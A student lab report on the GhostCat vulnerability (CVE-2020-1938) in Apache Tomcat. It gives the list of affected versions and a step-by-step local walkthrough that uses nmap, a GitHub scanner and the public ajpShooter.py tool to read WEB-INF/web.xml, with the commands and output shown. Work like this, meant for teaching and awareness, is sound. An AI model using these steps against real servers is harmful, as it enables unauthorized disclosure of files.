Linux Exploitation Project

CVE-2020-1938

Systems and Network Programming

Abstract

Security is something that extremely needed for this decade since frequency of increased rapidly around last 10 years. This report is about a server vulnerability which can destroy the Integrity, confidentiality and availability of data I a server. Intention of the report is spread awareness of the vulnerability among the community.

Since this contain information about damaging systems, you should not use knowledge to harm of interrupt unauthorized materials. Please proceed with caution.

Introduction

Linux is one of the best free and open source operating systems in existence. Since Linux mostly developed by independent developers Linux and its tools may have some vulnerabilities of its own. Developers, penetration testers and hackers develops codes known as exploits to penetrate above mentioned vulnerabilities or to test them.

Among Linux tools Apache Tomcat is an implement of web servlet which provides an environment to run java codes. This is an HTTP servlet and open-source. In 2020 it identifies there is a critical vulnerability of exposing data in the structure of this Tomcat servlet. In this case there is some exploits for penetrate this vulnerability and expose sensitive data.

This report mainly focusing on vulnerability, exploitation and counter measures which can take to avoid this vulnerability used.

Vulnerability CVE-2020-1938 (GhostCat)

Common Vulnerability and Exposures is and database which contain common and known vulnerabilities of system and application softwares. CVE-2020-1938 is a vulnerability which can use to exploit Tomcat servlet. AJP connector is the vulnerable area discussed in this module.

AJP connectors also known as Apache JServ Protocol is a binary HTTP version which optimized and allows Tomcat to communicate with Apache web server. Apache server trust this AJP incoming connection Usually AJP connectors' default configured to port 8009 and listening to all the configured IP addresses. This flaw in the connector can be used to execute malicious codes and perform remote code execution attack into the system by sending a custom AJP request and retrieve sensitive and critical information like server-side passwords or configuration files from the system.

Apache Tomcat versions such as 7.0.0, 7.0.1, 7.0.2, 7.0.3, 7.0.4, 7.0.5, 7.0.6, 7.0.7, 7.0.8, 7.0.9, 7.0.10, 7.0.11, 7.0.12, 7.0.13, 7.0.14, 7.0.15, 7.0.16, 7.0.17, 7.0.18, 7.0.19, 7.0.20, 7.0.21, 7.0.22, 7.0.23, 7.0.24, 7.0.25, 7.0.26, 7.0.27, 7.0.28, 7.0.29, 7.0.30, 7.0.31, 7.0.32, 7.0.33, 7.0.34, 7.0.35, 7.0.36, 7.0.37, 7.0.38, 7.0.39, 7.0.40, 7.0.41, 7.0.42, 7.0.43, 7.0.44, 7.0.45, 7.0.46, 7.0.47, 7.0.48, 7.0.49, 7.0.50, 7.0.51, 7.0.52, 7.0.53, 7.0.54, 7.0.55, 7.0.56, 7.0.57, 7.0.58, 7.0.59, 7.0.60, 7.0.61, 7.0.62, 7.0.63, 7.0.64, 7.0.65, 7.0.66, 7.0.67, 7.0.68, 7.0.69, 7.0.70, 7.0.71, 7.0.72, 7.0.73, 7.0.74, 7.0.75, 7.0.76, 7.0.77, 7.0.78, 7.0.79, 7.0.80, 7.0.81, 7.0.82, 7.0.83, 7.0.84, 7.0.85, 7.0.86, 7.0.87, 7.0.88, 7.0.89, 7.0.90, 7.0.91, 7.0.92, 7.0.93, 7.0.94, 7.0.95, 7.0.96, 7.0.97, 7.0.98, 7.0.99, 8.5.0, 8.5.1, 8.5.2, 8.5.3, 8.5.4, 8.5.5, 8.5.6, 8.5.7, 8.5.8, 8.5.9, 8.5.10, 8.5.11, 8.5.12, 8.5.13, 8.5.14, 8.5.15, 8.5.16, 8.5.17, 8.5.18, 8.5.19, 8.5.20, 8.5.21, 8.5.22, 8.5.23, 8.5.24, 8.5.25, 8.5.26, 8.5.27, 8.5.28, 8.5.29, 8.5.30, 8.5.31, 8.5.32, 8.5.33, 8.5.34, 8.5.35, 8.5.36, 8.5.37, 8.5.38, 8.5.39, 8.5.40, 8.5.41, 8.5.42, 8.5.43, 8.5.44, 8.5.45, 8.5.46, 8.5.47, 8.5.48, 8.5.49, 8.5.50, 9.0.0, 9.0.1, 9.0.2, 9.0.3, 9.0.4, 9.0.5, 9.0.6, 9.0.7, 9.0.8, 9.0.9, 9.0.10, 9.0.11, 9.0.12, 9.0.13, 9.0.14, 9.0.15, 9.0.16, 9.0.17, 9.0.18, 9.0.19, 9.0.20, 9.0.21, 9.0.22, 9.0.23, 9.0.24, 9.0.25, 9.0.26, 9.0.27, 9.0.28, 9.0.29, 9.0.30 has this vulnerability. The reason to infect this much is this vulnerability comes with default installation of Tomcat server.

Common Vulnerability Scoring System(CVSS) v3 Base score for this vulnerability is 8.6 but National Vulnerability Database(NVD) base score is 9.8 and classified the vulnerability as critical. Attack vector is through network. This vulnerability exploitation needs low set of skills to exploit and requirement of privileges is none.


Apache Updated and fixed the vulnerability after above mentioned version of Tomcat.

Exploitation

To explore about this vulnerability we can use nmap to identify whether this vulnerable port available to exploit. Nmap is a network scanner which available free and open source. The vulnarable Tomcat version I used here is v7.0.96.

First of all we should get Tomcat server up and running. For this I used,

sudo $CATALINA_HOME/bin/startup.sh




Terminal prompts a message if the Tomcat started successfully. We can now check the server in our browser by inserting our local host IP or just localhost word with port.

http://127.0.0.1:8080/

OR

http://localhost:8080/

Image is shown below.




Next scan for available ports and services using nmap. Since nmap has a vast number of options, I chose -A which enables OS detection, version detection, script scanning and trace route. Syntax is nmap [scan type] [option] {target specification}

nmap -A localhost


OR

nmap -A 127.0.0.1

Below image shows the scan results of above mentioned code. According to results 2 ports open and 998 ports closed. One of these ports is general HTTP port which is 8080 and the results shows one other 8009 port is open which known vulnerable port and that it is running ajp13 of version Apache Jserv(protocol v1.3).



So port is available. Lets find out if its vulnerable or not. In github there is tool called CNVD-2020-10487_scanner. This can be used to identify if the port is vulnerable to the attack or not. Download, unzip and then run the code.




I used ***cd Downloads*** command to movi into the download directory where I downloaded the scanner and then extracted the scanner by unzip command with filename. ***unzip CNVD-2020-10487_scanner-master.zip*** and then forword to the extracted directory by using command cd again with newly extracted file name. c***d CNVD-2020-10487_scanner-master.***


And then for identify the files I used ***ls*** command. Then using python3 I execute the scanner.

python3 CNVD-2020-10487_scanner.py

According to the scanner this port is vulnerable. You can scan for this vulnerability even in other servers. Just need to change the url.txt to the target IP or IPs. In my case I just included localhost.



So it only scans my localhost IP and checks it for vulnerabilities. Lets assume we are targeting a specific file inside the server which cannot access under normal circumstances. Lets choose a file inside the server file web.xml inside the webapps root folder in Tomcat. It should look like a configuration file with sensitive information about the server. Below you can see the preview of the file.



Now we are going to use the vulnerability to manipulate files in the server. Github has a tool for this operation called Ghostcat ajp shooter. Download, unzip and run the code using python.

To unzip the archive I used previpous method to this filw also.

unzip Ghostcat-CNVD-2020-10487-master.zip

And then moved to the extracted directory. Using ***cd*** command.

After viewing files I executed the exploit file using again python3.


python3 ajpShooter.py http://127.0.0.1:8080 8009 WEB-INFweb.xml read

```
kali@kali: ~/Downloads/Ghostcat-CNVD-2020-10487-master
File  Actions  Edit  View  Help
kali@kali:~/Downloads$ unzip Ghostcat-CNVD-2020-10487-master.zip
Archive:  Ghostcat-CNVD-2020-10487-master.zip
04516e0696411548d0b0a310b54ec2f7618e08ed
   creating: Ghostcat-CNVD-2020-10487-master/
  inflating: Ghostcat-CNVD-2020-10487-master/README.md
  inflating: Ghostcat-CNVD-2020-10487-master/ajp-execute.png
  inflating: Ghostcat-CNVD-2020-10487-master/ajp-read.png
  inflating: Ghostcat-CNVD-2020-10487-master/ajp-save.png
  inflating: Ghostcat-CNVD-2020-10487-master/ajpShooter.py
kali@kali:~/Downloads$ cd Ghostcat-CNVD-2020-10487-master
kali@kali:~/Downloads/Ghostcat-CNVD-2020-10487-master$ ls
ajp-execute.png  ajp-read.png  ajp-save.png  ajpShooter.py  README.md
kali@kali:~/Downloads/Ghostcat-CNVD-2020-10487-master$ python3 ajpShooter.py http://127.0.0.1:8080 8009 /WEB-INF/web.xml read
                                                    00theway,just for test

[<] 200 OK
[<] Accept-Ranges: bytes
[<] ETag: W/"1230-1563973518000"
[<] Last-Modified: Wed, 24 Jul 2019 13:05:18 GMT
[<] Content-Type: application/xml
[<] Content-Length: 1230

<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0
```


Syntax to run this code is python[version] ajpShooter.py [target IP:port] [target port] /target/directory [action]. After executing the relevent pthon code it displays the following details about the target file. While lookig closely it can be identified as the exact contents from the target file. This indicates that this can cause severe information leak.

```
kali@kali: ~/Downloads/GH
File  Actions  Edit  View  Help

[<] 200 OK
[<] Accept-Ranges: bytes
[<] ETag: W/"1230-1563973518000"
[<] Last-Modified: Wed, 24 Jul 2019 13:05:18 GMT
[<] Content-Type: application/xml
[<] Content-Length: 1230

<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
